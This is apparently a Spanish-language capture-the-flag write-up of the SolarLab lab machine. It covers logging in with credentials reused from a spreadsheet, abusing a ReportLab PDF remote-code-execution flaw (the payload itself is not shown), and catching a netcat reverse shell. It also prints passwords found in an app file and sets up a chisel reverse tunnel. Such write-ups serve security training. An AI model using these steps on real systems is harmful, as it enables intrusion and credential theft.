


Con los usuarios "AlexanderK" y "ClaudiaS" nos dice que la contraseña es incorrecta, eso quiere decir que son usuarios existentes dentro de "ReportHub". He probado todas las contraseñas del excel con los dos usuarios y nada.


En la lista del excel hay otro usuario llamado blake.bite, podemos adaprtarlo al mismo formato de "nombre + primera letra del apellido". Vamos a probar si el usuario existe:



El usuario tambien existe, vamos a probar con la contraseña que tiene guardada en el excel:




Estamos dentro. Podemos rellenar unos campos subir una foto y nos genera un archivo pdf:



Nos descargamos el pdf y analizamos los metadatos con exiftool:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool output.pdf
ExifTool Version Number         : 13.00
File Name                       : output.pdf
Directory                       : .
File Size                       : 462 kB
File Modification Date/Time     : 2024:11:18 09:28:57-05:00
File Access Date/Time           : 2024:11:18 09:29:28-05:00
File Inode Change Date/Time     : 2024:11:18 09:28:57-05:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Author                          : (anonymous)
Create Date                     : 2024:11:18 16:28:41-02:00
Creator                         : (unspecified)
Modify Date                     : 2024:11:18 16:28:41-02:00
Producer                        : ReportLab PDF Library - www.reportlab.com
Subject                         : (unspecified)
Title                           : (anonymous)
Trapped                         : False
Page Mode                       : UseNone
Page Count                      : 1
```

Vamos a buscar que es:




Buscamos un exploit para la libreria de python "ReportLab":

Abajo del todo nos dice lo siguiente:

Nos dice que hay muchas librerias de reportlab que pueden sufrir la ejecucion remota de comandos trasformando un "html" a un "pdf". Vamos a compiar el codigo que hay en las etiquetas `<para>`. Ahora tenemos que sustituirlo en el interior del campo del formulario (en vez de ejecutar un "touch" vamos a ejecutar un "ping"):

- exploit



Si nos ponemos en escucha nos llega el ping:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:37:23.112856 IP solarlab.htb > 10.10.14.11: ICMP echo request, id 1, seq 2, length 40
10:37:23.112911 IP 10.10.14.11 > solarlab.htb: ICMP echo reply, id 1, seq 2, length 40
```

Podemos descargarnos el binario de netcat, compartirlo por smb y establecer una conexion desde la maquina victima haciendo uso del binario compartido de netcat. Ejecutamos el siguiente exploit

- exploit

Hemos conseguido establecer la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.16] 57004
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

c:\Users\blake\Documents\app>whoami
whoami
solarlab\blake

c:\Users\blake\Documents\app>
```

ESCALADA DE PRIVILEGIOS

En el archivo "utils.py" encontramos unas credenciales:

```
c:\Users\blake\Documents\app>type utils.py
type utils.py
# utils.py
from flask import flash, current_app
from reportlab.platypus import SimpleDocTemplate, Paragraph, Spacer, Image
from reportlab.lib.styles import getSampleStyleSheet
from reportlab.lib.units import inch
from io import BytesIO
from datetime import date
import os
from models import db, User

def create_database():
    db.create_all()
    if not User.query.filter_by(username='blakeb').first():
        db.session.add(User(username='blakeb', password='ThisCanB3typedeasily1@'))
    if not User.query.filter_by(username='claudias').first():
        db.session.add(User(username='claudias', password='007poiuytrewq'))
    if not User.query.filter_by(username='alexanderk').first():
        db.session.add(User(username='alexanderk', password='HotP!fireguard'))
```

Vemos que hay un usuario llamado "openfire":

```
 Directory of C:\users

11/17/2023  10:02 AM    <DIR>          .
11/17/2023  10:02 AM    <DIR>          ..
11/17/2023  10:03 AM    <DIR>          Administrator
11/16/2023  09:43 PM    <DIR>          blake
11/17/2023  02:13 PM    <DIR>          openfire
11/17/2023  12:54 PM    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)   7,857,766,400 bytes free

c:\Users\blake\Documents\app>net users
net users

User accounts for \\SOLARLAB

-------------------------------------------------------------------------------
Administrator            blake                    DefaultAccount
Guest                    openfire                 WDAGUtilityAccount
The command completed successfully.
```

Es un servicio de mensajeria, por defecto utiliza el puerto 9090. Vamos a enumerar los puertos abiertos de la maquina:

```
TCP    127.0.0.1:5275         0.0.0.0:0              LISTENING
TCP    127.0.0.1:5276         0.0.0.0:0              LISTENING
TCP    127.0.0.1:7070         0.0.0.0:0              LISTENING
TCP    127.0.0.1:7443         0.0.0.0:0              LISTENING
TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING
```


Podemos ver que el puerto 9090 esta abierto de forma interna. Para poder verlo desde fuera necesitamos la herramienta chisel. Nos la descargamos, la pasamos a la maquina victima y nos ponemos en modo servidor:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ chisel server --reverse -p 1234
2024/11/18 11:22:59 server: Reverse tunnelling enabled
2024/11/18 11:22:59 server: Fingerprint u6KMpJEKJioDllgc2hibmckM9IXMScY/EoO4feE/ew8=
2024/11/18 11:22:59 server: Listening on http://0.0.0.0:1234
```

